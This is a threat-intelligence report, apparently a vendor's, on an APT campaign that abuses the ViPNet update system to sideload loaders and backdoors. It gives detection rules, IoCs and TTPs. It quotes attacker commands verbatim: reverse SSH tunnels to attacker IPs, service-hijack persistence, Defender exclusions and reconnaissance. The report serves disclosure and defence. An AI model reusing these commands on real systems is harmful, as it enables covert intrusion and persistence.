UPD 16.07.2026: Added rules to protect companies using our SIEM system Kaspersky SIEM, and listed events for developing custom detection rules or conducting Threat hunting.
UPD 16.07.2026: Added detection of the malicious activity using Kaspersky Managed Detection and Response.
UPD 16.07.2026: Added detection rules and examples using KEDR Expert.
UPD 16.07.2026: Added detection of the malicious campaign in network traffic using Kaspersky Anti Targeted Attack (KATA) with the NDR module.
UPD 16.07.2026: Updated the list of Indicators of Compromise (IoCs) and TTPs.
We discovered a new APT attack using previously unknown tooling, which started at least in May 2026 and remains active at the time of publication. It is notable in that the implants used during it were launched through the ViPNet update system (a software suite for creating secure networks). During our research, we identified attempts of targeted infection of large Russian organizations from the government, energy, transport, education, and logistics sectors, as well as industry. This is not the first time an advanced group has targeted computers connected to ViPNet networks. For example, last year we discovered a complex backdoor mimicking ViPNet updates.
On one of the analyzed systems, we identified a malicious file named wtsapi32.dll in the directory C:\Program Files (x86)\InfoTeCS\VIPNet Update System, which belongs to the ViPNet suite update system. By placing the file in this directory, the attackers implement the DLL Sideloading technique — the ViPNet update system executable file itcsrvup64.exe, which is launched at OS startup, is susceptible to it. Thus, during this attack, the attackers tried to implement persistence on the system through the ViPNet software update component.
The wtsapi32.dll component is a loader, which we named HelloInjector. Its main goal is to inject its code into the svchost.exe process and launch the malicious payload. After launch, the malware checks the process in the context of which it was launched. If the name of the main process is not svchost.exe, the loader starts iterating through all processes running in the operating system. It looks for a process whose name contains the string svchost, and the command line contains the string netsvcs. If such a process is found, the loader injects itself into the target process using the NtWriteVirtualMemory and NtCreateThreadEx functions.
After restarting in the new process, the loader checks the process name again for the presence of the string svchost. Having confirmed the successful check, HelloInjector loads and executes the malicious payload in memory, which is stored in its body in plain text.
The malicious payload, which we named HelloProxy, is simultaneously a hidden proxy and a loader for the following modules sent by the command server. It works by intercepting the NtDeviceIoControlFile, closesocket, and shutdown functions. Their interception is carried out using the Microsoft Detours library.
The handlers of the closesocket and shutdown functions prevent the premature closing of sockets used for interaction with the C2. In turn, the handler of the NtDeviceIoControlFile function contains the main malicious logic. Its code implements the interception of two IOCTL codes:
AFD_RECV (0x12017)AFD_GET_TDI_HANDLES (0x12037)These codes are used during socket operations — their interception allows the malware to hinder security solutions operating in user mode for filtering network connections. Kaspersky security solutions detect such activity and prevent infection attempts at all stages.
The AFD_GET_TDI_HANDLES handler is responsible for socket registration, and the AFD_RECV handler initiates the processing of incoming traffic. It is worth noting that every incoming message that triggered the processing of the AFD_RECV code is logged to the file C:\users\public\tesh4RPC.txt in the format:
threadid: <Thread ID> pid=<PID>\r\n |
After installing the interceptors, the malware starts listening on ports 5003 and 5060 in anticipation of the first commands from the C2 server. In order to distinguish the command server traffic from the rest of the traffic, the implant implements a handshake process: it sends two bytes 0x0502 through the socket and expects to receive a message containing the string ASDFASFSAFASDF. After the successful completion of the handshake, the processing of incoming commands continues.
Depending on the received command, there are two execution branches:
During the research, we managed to discover two malicious payloads that were injected into the svchost process, likely as a result of the previously described loader’s operation:
We established that the HelloExecutor backdoor was used for reconnaissance in the networks of infected organizations. The following shell commands were executed:
query user ipconfig /all ping 8.8.8.8 -n 1 net user /do net group /do dir "C:\Program Files (x86)" dir "C:\Program Files (x86)\infotecs\" dir "C:\Program Files (x86)\infotecs\ViPNet Administrator" dir "C:\Program Files (x86)\infotecs\ViPNet Client\Export" dir "C:\Program Files (x86)\infotecs\ViPNet Client" dir "С:\ProgramData\Infotecs\ViPNet Administrator\kc\Export\" dir "$appdata\Infotecs\ViPNet Administrator\kc\Export\ Dst for network <номер сети удален>" dir c:\users\[username] query user dir C:\Users\Public\music |

In these commands, the mention of the directory C:\Users\Public\Music is notable. We established that on infected machines, the attackers used this directory when launching an SSH tunnel from the infected infrastructure to the attackers’ command server (5.39.253[.]206). The attackers launched a renamed executable file of the legitimate PuTTY utility (a client for various remote access protocols):
C:\users\public\music\frontpage.exe -C -N -R 8443:[redacted]:5003 sftp@5.39.253[.]206 -P 3522 -pw [redacted] |
In addition to this, a backdoor written in the Rust language, which we named HelloBackdoor, was discovered on one of the infected systems. It accepts connections on port 443, waiting for the string 47c6235b4d2611184 (the second half of the MD5 hash of the string hello\n) to activate the backdoor. This backdoor further accepts the following commands:
!upload — upload a file to the infected machine
!down — download a file from the infected machine
!stop — stop the backdoor’s operation. For this, a BAT file is created and executed with the following content:
@echo off :loop if exist <selfpath> ( del /F /Q <selfpath> if exist <selfpath> goto loop ) sc stop iplircontrol >nul timeout 5 > nul sc start iplircontrol > nul (goto) 2>nul & del /F /Q %0 |
If the command text did not match the above listed, the command is executed using cmd.exe.
During the analysis of one of the wtsapi32.dll file samples, we found an unused string:
GET / HTTP/1.1\r\nHost: news.sina.com\r\nConnection : keep - alive\r\nUpgrade - Insecure - Requests : 1\r\nUser - Agent : Mozilla / 5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36 (KHTML, like Gecko) Chrome / 145.0.0.0 Safari / 537.36 Edg / 145.0.0.0\r\nAccept : text / html, application / xhtml + xml, application / xml; q = 0.9, image / avif, image / webp, image / apng, */*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n |
It refers to the news portal sina.com, which is popular in China.
In addition, analyzing the strings in the HelloBackdoor backdoor, we established that during compilation, Rust packages (crates) were downloaded from the mirror mirrors.ustc.edu.cn. Most likely, these strings remained in the malicious files unintentionally. However, the probability of using “false flags” implanted by attackers to complicate the attribution process cannot be excluded. At present, we link this campaign to the activities of an unknown Chinese-speaking APT group with a low degree of confidence.
Given that ViPNet software is not the first time being used by advanced attackers to conduct cyberattacks, we recommend paying special attention to the protection of workstations with this software. In particular, network traffic monitoring should be configured on the ports specified in the article for timely detection of signs of compromise.
Countering complex targeted attacks requires a comprehensive approach that combines security technologies operating at various stages of the cyberattack lifecycle. Such a multi-level security model helps not only to detect but also to prevent incidents of this class. This approach is embedded in the architecture of the Kaspersky Next Expert line of solutions, designed to protect businesses from APT-level threats, including attacks similar to the one described in this article.
Kaspersky solutions detect this threat using the following verdicts:
Kaspersky security solutions, such as Kaspersky Endpoint Detection and Response Expert, successfully detect malicious activity within the described attacks.
One practical method of detection is monitoring renamed PuTTY/Plink binaries rather than relying on the file name: even if the executable is named frontpage.exe, its PE header, version, strings, and hash match the original Plink, which is confirmed by EDR events. Additionally, it is worth paying attention to the specific command line with which the process was launched. The KEDR Expert solution detects this activity using the using_plink_or_putty_for_port_forwarding rule.

It is also important to monitor Process Injection into svchost.exe originating from the ViPNet update process itcsrvup64.exe, since this component should not legitimately inject code into system processes. Such behavior is a characteristic indicator of HelloInjector activity, which uses a trusted and signed process to mask malicious injection. The KEDR Expert solution detects this activity using the vipnet_load_library_code_injection rule.
Another effective way to detect malicious activity associated with ViPNet is monitoring network traffic. The Kaspersky Anti Targeted Attack (KATA) solution with the NDR module detects this activity using the IDS module and a Suricata rule for the HelloBackdoor backdoor activity.

The rule is implemented based on the first packet expected by the malware. It accepts TCP connections on port 443, expecting to receive the command 47c6235b4d2611184 (part of the MD5 hash of the string “hello\n“), which activates the backdoor.
The Kaspersky Managed Detection and Response service detects this attack using the following indicators:
wtsapi32.dll library in the C:\Program Files (x86)\InfoTeCS\VIPNet Update System directory.Itcsrvup64.exe or Itcsrvup.exe).ViPNet Update System or VIPNET CLIENT) by ViPNet processes.svchost.exe process.%ProgramData%, %TEMP%, %SystemRoot%\Temp, C:\Users\Public, music|pictures|videos|contacts|links|libraries).port:address:port and their variations in the command line.
To protect companies using our Kaspersky SIEM system, the product repository contains rules that help detect such malicious activity.
Reconnaissance of users and groups, as well as network connections using standard Windows utilities, is detected by the following rules:
Also, for developing your own detection rules or conducting Threat hunting, we recommend paying attention to the following events:
C:\Program Files (x86)\InfoTeCS\VIPNet Update System:(DeviceEventClassID = '4663' OR DeviceEventClassID = '11') AND match(FileName, '.*\\.(exe|dll)') AND FileName ilike '%\InfoTeCS\VIPNet Update System\%' |
wtsapi32.dll library into ViPNet update processes Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain information about the manufacturer InfoTeCS:DeviceEventClassID = 7 AND match(DestinationProcessName, '.*\\\\(itcsrvup64|itcsrvup)\\.exe') AND FileName ilike '%wtsapi32.dll' AND FileName ilike '%\InfoTeCS\VIPNet Update System\%' AND ((DeviceCustomNumber1 = 0 AND DeviceCustomNumber2 = 0) OR NOT FlexString2 ilike '%InfoTeCS%') |
Itcsrvup64.exe or Itcsrvup.exe:(DeviceEventClassID = '4688' OR DeviceEventClassID = '1') AND match(SourceProcessName, '.*\\\\(Itcsrvup64|Itcsrvup)\\.exe') AND NOT match(DestinationProcessName, '.*\\\\(wmail|monitor|itcsrvup64)\\.exe') |
Itcsrvup64.exe or Itcsrvup.exe with an invalid signature (Signed not true, SignatureStatus not valid) or a signature that does not contain information about the manufacturer InfoTeCS:svchost.exe process:(DeviceEventClassID = '4688' OR DeviceEventClassID = '1') AND SourceProcessName ilike '%svchost\.exe' AND match(DeviceCustomString4, '.*cmd(.exe)?.*\/c\s+(net\s+(use|group)|sc\s+(query|start|stop)|ping|ipconfig|netstat).*') |
DeviceEventClassID = '1' AND match(OldFileName, '.*(plink|ssh).*') AND DeviceCustomString4 match '\d+:\d+\.\d+\.\d+\.\d+:\d+' |
For the correct operation of detection rules and Threat hunting, it is necessary to ensure that events from Windows systems are received by the Kaspersky SIEM system in full, including events with the following identifiers: Sysmon 1, 7, 11, as well as Security 4688, 4663.
HelloBackdoor
16C211C96735F2FAE9361B89BD7A31BF
1BFE2B9493128574907A8279256A8BCC
f9eed2f0158dc98e7012fb809152209c
HelloBackdoor Droppers:
6001829A128FE264B4403138700C11A8 – infotecs\vipnet client\puh.exe
EE4FF46DDD8489E81447962F927BC3F6 – infotecs\vipnet client\store.exe
Utility for adding exclusions to Windows Defender:
41c938b3cd7e55d4077e34976929b140
wtsapi32.dll
B103CD21280B4061F88B2BCC51394894
9F5606A0755BC633B9BD7DB6D179C09E
0CFDFFC56F0FA325D0C4D24780B46597
5.39.253[.]206
176.32.34[.]135
T1569.002 — System Services: Service Execution
"cmd" /c sc start UrBackupClientBackendT1016 — System Network Configuration Discovery
"cmd" /c arp -a"cmd" /c routeprintT1049 — System Network Connections Discovery
"cmd" /c netstat -anoT1018 — Remote System Discovery
"cmd" /c ping mail.ru -n 2T1082 — System Information Discovery
"cmd" /c systeminfoT1057 — Process Discovery
"cmd" /c tasklistT1007 — System Service Discovery
"cmd" /c sc query UrBackupClientBackendT1083 — File and Directory Discovery
"cmd" /c dir temp*.tmp"cmd" /c dir $temp\*.tmp"cmd" /c dir amgmt*"cmd" /c dir $user\desktop\mRemoteNG-Portable-1.76.20.24669"cmd" /c dir $public\libraries\"cmd" /c dir d:\WindowsImageBackupT1005 — Data from Local System
"cmd" /c type $temp\TS_E9E3.tmp"cmd" /c type $temp\Acr6F3D.tmpT1074.001 — Local Data Staging
"cmd" /c copy appdata\infotecs\*\APN000B.txt $public\libraries\T1070.004 — Indicator Removal: File Deletion
"cmd" /c del $windir\amgmt.dll"cmd" /c del $public\libraries\APN000B.txtT1543.003 — Create or Modify System Process: Windows Service
sc stop AppMgmtsc delete AppMgmtsc create AppMgmt binpath= "system32\svchost.exe -k netsvcs" type= share start= auto displayname= "Application Management"sc description AppMgmt "Processes installation, removal, and enumeration requests for software deployed through Group Policy. If the service is disabled, users will be unable to install, remove, or enumerate software deployed through Group Policy. If this service is disabled, any services that explicitly depend on it will fail to start."sc failure AppMgmt reset= 0 actions= restart/0T1112 — Modify Registry
reg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceDll /t REG_EXPAND_SZ /d $system32\$selfname.dllreg add HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters /v ServiceMain /t REG_SZ /d ServiceMainT1036 — Masquerading (service, description, and DLL masquerade as the legitimate Application Management)
"cmd" /c copy $windir\amgmt* $system32\T1059.003 — Execution of auxiliary scripts
"cmd" /c $windir\amgmt.bat"cmd" /c $windir\insru.cmdT1105 — Ingress Tool Transfer
"cmd" /c $programfiles\7-zip\7z.exe x $windir\Irsoisas.zip -o"$windirT1562.001 — Impair Defenses: Disable or Modify Tools
"cmd" /c \$windir\puh.exe add $windir\autoit3.exe whiteT1059 / T1218 — Proxy execution via AutoIt
"cmd" /c \$windir\autoit3.exe \$windir\data.datT1572 — Protocol Tunneling / T1090 — Proxy / T1021.004 — Remote Services: SSH
c:\users\[username]\libraries\pagent.exe -C -N -R 6443:[redacted] root@176.32.34.135 -P 48022 -pw [redacted]此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。